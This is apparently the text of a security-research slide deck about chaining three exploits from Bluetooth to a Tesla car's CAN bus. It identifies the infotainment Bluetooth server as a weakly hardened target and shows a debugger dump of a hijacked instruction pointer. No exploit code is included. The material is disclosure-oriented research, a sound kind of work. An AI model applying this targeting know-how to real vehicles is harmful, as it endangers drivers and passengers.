
Exploit chain

Chaining **three exploits** for a remote-to-CAN fullchain



Bluetooth features

Why does the car need Bluetooth ?



Message and contact synchro.

Display received messages on the infotainment screen




Voice call

Display received SMS on the infotainment screen



Play music

Play music from a phone using Bluetooth standards (supported by smartphones)





Spotify

Play music from a phone using Spotify

Bluetooth classic

A huge attack surface



All these acronyms are real
Bluetooth protocols / profiles

And there are **much** more...

Bluetooth classic

11

Attack surface on Tesla car

PROFILES

OBEX

SDP

RFCOMM

L2CAP

HCI

Hardware / RF

Profiles for Audio Playback

Service Discovery (**SDP**)

Retrieves the service list provided by the peer

Advanced Audio Distribution Profile (**A2DP**)

Protocol for audio streaming

Audio/Video Remote Control Profile (**AVRCP**)


Audio controls (play/stop, playlist management, ...)

Basic Imaging (**BIP**)

Allows to transfer the Cover Art image

Bluetooth stack

Implementation in the infotainment



bsa-server

Custom Bluetooth stack



Big attack surface

A lot of bluetooth features are managed by this program



High probability of vulnerability


Closed source vendor code written in C

Custom allocator



Bad hardening

Binary compiled without PIE



Debug symbols

Similar binary with debug symbols found on Github



Natural target for an attacker

Looks like an exception in this heavily hardened system




Sandboxes

The process is still well sandboxed

Vulnerability research

Usual **Workflow** for Vulnerability research



Remote GDB on physical ECU

```

*RAX 0x4141414141414141 ('AAAAAAAA')
*RBX 0x5a4672 ← 0x21008021007
*RCX 0xa73524 ← 0x1000b00111100
*RDX 0x2
*EDI 0x0
*ESI 0xc
R8 0x0
*R9 0x7ffff7f624e0 ← 0x0
*R10 0x7ffff7f623e0 ← 0x0
R11 0x0
*R12 0x7ffff6db8da8 → 0xa73524 ← 0x1000b00111100
*R13 0x14
*R14 0x4d
R15 0x0
*RBP 0xac0540 ← 0x201004d00004000
*RSP 0x7ffff6db8d78 → 0x414ef2 ← movzx eax, byte ptr [rbx + 1]
*RIP 0x417264 ← jmp rax

> 0x417264 jmp rax <0x4141414141414141>
  
```



Static analysis

- Reverse engineering with Ghidra / IDA
- Help of debug symbols from another binary



Dynamic instrumentation

- Attacker device is a laptop with a standard bluetooth chip
- Bluez recompiled to add our exploit code
- Tesla Infotainment with SSH access and gdb

BIP

Reaching the BIP surface

1

Playback is configured by the phone (AVRC)

2

The car queries available Cover Art pictures using OBEX protocol

3

The phone send available images description using OBEX protocol

4

